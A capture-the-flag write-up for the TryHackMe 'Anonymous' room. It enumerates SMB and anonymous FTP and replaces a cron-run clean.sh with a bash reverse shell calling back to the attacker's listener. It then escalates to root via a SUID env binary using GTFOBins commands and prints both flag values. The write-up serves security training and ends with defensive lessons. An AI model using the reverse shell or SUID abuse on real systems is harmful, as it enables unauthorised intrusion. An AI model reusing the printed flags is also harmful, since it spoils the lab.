

Anonymous – TryHackMe

Objective: capture two flags — **user.txt** and **root.txt**.

Contents

1.Reconnaissance.....	1
2.SMB / FTP foothold.....	2
3.Flags & Privilege Escalation.....	5
4.Summary.....	8

1.Reconnaissance

We start by checking whether the host is alive.

```
root@ip-10-10-61-241:~# ping 10.10.56.211
PING 10.10.56.211 (10.10.56.211) 56(84) bytes of data.
64 bytes from 10.10.56.211: icmp_seq=1 ttl=64 time=0.795 ms
64 bytes from 10.10.56.211: icmp_seq=2 ttl=64 time=0.177 ms
^C
--- 10.10.56.211 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.177/0.486/0.795/0.309 ms
```

The host responds, so we run an **nmap** scan to enumerate open ports and services.

```
root@ip-10-10-61-241:~# nmap -sV -sC 10.10.56.211
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.56.211
Host is up (0.00013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04 2020 scripts [NSE: writeabl
e]
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.61.241
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
```

```

22/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:E1:14:16:F0:B7 (Unknown)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: -1s, deviation: 0s, median: -1s
|_ nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
n> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2025-09-28T07:39:55+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required

```

2.SMB / FTP foothold

Using nxc we list SMB shares as **guest**.

```

root@ip-10-10-61-241:~# nxc smb 10.10.56.211 -u 'guest' -p '' --shares
SMB      10.10.56.211      445      ANONYMOUS      [*] Unix - Samba (name:ANONYMOUS) (domain:) (signing:False) (SMBv1:True)
SMB      10.10.56.211      445      ANONYMOUS      [+] \guest: (Guest)
SMB      10.10.56.211      445      ANONYMOUS      [*] Enumerated shares
SMB      10.10.56.211      445      ANONYMOUS      Share      Permissions
      Remark
SMB      10.10.56.211      445      ANONYMOUS      -----
SMB      10.10.56.211      445      ANONYMOUS      print$
      Printer Drivers
SMB      10.10.56.211      445      ANONYMOUS      pics      READ
      My SMB Share Directory for Pics
SMB      10.10.56.211      445      ANONYMOUS      IPC$
      IPC Service (anonymous server (Samba, Ubuntu))

```

We have access to a pics folder and download its contents with smbclient. The folder contains two images but nothing interesting.

```

root@ip-10-10-61-241:~# smbclient \\\\10.10.56.211\\pics -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Sun May 17 12:11:34 2020
..               D            0   Thu May 14 02:59:10 2020
corgo2.jpg       N        42663  Tue May 12 01:43:42 2020
puppos.jpeg     N       265188  Tue May 12 01:43:42 2020

                20508240 blocks of size 1024. 13306828 blocks available
smb: \> get corgo2.jpg
getting file \corgo2.jpg of size 42663 as corgo2.jpg (651.0 KiloBytes/sec) (average 651.0 KiloBytes/sec)
smb: \> get puppos.jpeg
getting file \puppos.jpeg of size 265188 as puppos.jpeg (3865.3 KiloBytes/sec) (average 2294.9 KiloBytes/sec)
smb: \> █

```

We also log in to **FTP** as **anonymous**.


```

root@ip-10-10-61-241:~# ftp 10.10.56.211
Connected to 10.10.56.211.
220 NamelessOne's FTP Server!
Name (10.10.56.211:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000      1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000      1000       1333 Sep 28 07:48 removed_files.log
-rw-r--r--    1 1000      1000         68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> get clean.sh
local: clean.sh remote: clean.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for clean.sh (314 bytes).
226 Transfer complete.
314 bytes received in 0.00 secs (7.8804 MB/s)
ftp> get removed_files.log
local: removed_files.log remote: removed_files.log
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for removed_files.log (1333 bytes).
226 Transfer complete.
1333 bytes received in 0.00 secs (35.3124 MB/s)
ftp> get to_do.txt
local: to_do.txt remote: to_do.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for to_do.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.00 secs (125.0588 kB/s)

```


The FTP contains three files; two are relevant:

- A .log file contains removal logs indicating a periodic cleanup script is running.
- The cleanup activity creates or updates a second file on the FTP: removed_files.log.



The screenshot shows a terminal window with two tabs. The first tab, titled 'removed_files.log', displays a log of 21 cleanup attempts, all of which resulted in 'nothing to delete'. The second tab, titled 'clean.sh', shows the script that performs the cleanup. The script sets a variable 'tmp_files' to 0, checks if it is 0, and if so, appends a log message. If not 0, it iterates over the files in 'tmp_files' and removes them, logging the action.

```
removed_files.log x
1 Running cleanup script: nothing to delete
2 Running cleanup script: nothing to delete
3 Running cleanup script: nothing to delete
4 Running cleanup script: nothing to delete
5 Running cleanup script: nothing to delete
6 Running cleanup script: nothing to delete
7 Running cleanup script: nothing to delete
8 Running cleanup script: nothing to delete
9 Running cleanup script: nothing to delete
10 Running cleanup script: nothing to delete
11 Running cleanup script: nothing to delete
12 Running cleanup script: nothing to delete
13 Running cleanup script: nothing to delete
14 Running cleanup script: nothing to delete
15 Running cleanup script: nothing to delete
16 Running cleanup script: nothing to delete
17 Running cleanup script: nothing to delete
18 Running cleanup script: nothing to delete
19 Running cleanup script: nothing to delete
20 Running cleanup script: nothing to delete
21 Running cleanup script: nothing to delete

removed_files.log x  clean.sh x
1 #!/bin/bash
2
3 tmp_files=0
4 echo $tmp_files
5 if [ $tmp_files=0 ]
6 then
7     echo "Running cleanup script: nothing to delete" >> /var/
ftp/scripts/removed_files.log
8 else
9     for LINE in $tmp_files; do
10         rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE"
>> /var/ftp/scripts/removed_files.log;done
11 fi
```

Because clean.sh is pulled-and-executed periodically by the server (cron or similar), we replace the file contents with a **reverse shell** payload and upload it back to FTP.

```
removed_files.log x clean.sh x
1 #!/bin/bash
2
3 bash -i >& /dev/tcp/10.10.61.241/997 0>&1

ftp> put clean.sh
local: clean.sh remote: clean.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
55 bytes sent in 0.00 secs (2.0981 MB/s)
```

When the scheduled job runs, the reverse shell is executed and we receive a shell back to our listener.

```
root@ip-10-10-61-241:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.56.211 42024
bash: cannot set terminal process group (1541): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$
```

3.Flags & Privilege Escalation

With the initial shell we read the **user flag** (user.txt).

```
namelessone@anonymous:~$ ls
ls
pics
user.txt
namelessone@anonymous:~$ cat user.txt
cat user.txt
90d6f992585815ff991e68748c414740
namelessone@anonymous:~$
```

To escalate privileges, we search for files with the **SUID** bit set. We find /usr/bin/env, which — according to GTFObins — can be abused (in this configuration) to escalate to root.

```
namelessone@anonymous:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/pkexec
```



Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .  
./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Using the env SUID abuse technique, we manage to get a root shell and read the **root flag** (root.txt).

```
namelessone@anonymous:~$ sudo env /bin/sh  
sudo env /bin/sh  
sudo: no tty present and no askpass program specified  
namelessone@anonymous:~$ /usr/bin/env /bin/sh -p  
/usr/bin/env /bin/sh -p  
whoami  
root  
cd /root  
ls  
root.txt  
cat root.txt  
4d930091c31a622a7ed10f27999af363
```

CTF complete.

4.Summary

This box demonstrates a classic anonymous-FTP → cron → reverse-shell escalation vector: enumerate SMB/FTP, discover a periodically executed clean.sh that can be replaced via anonymous FTP upload, get a reverse shell when the job runs, then escalate via a SUID binary (/usr/bin/env) using a known GTFObins technique. Key lessons: don't expose writable shares or anonymous FTP for folders that the server executes, avoid storing executable scripts in places clients can overwrite, and audit/limit SUID binaries.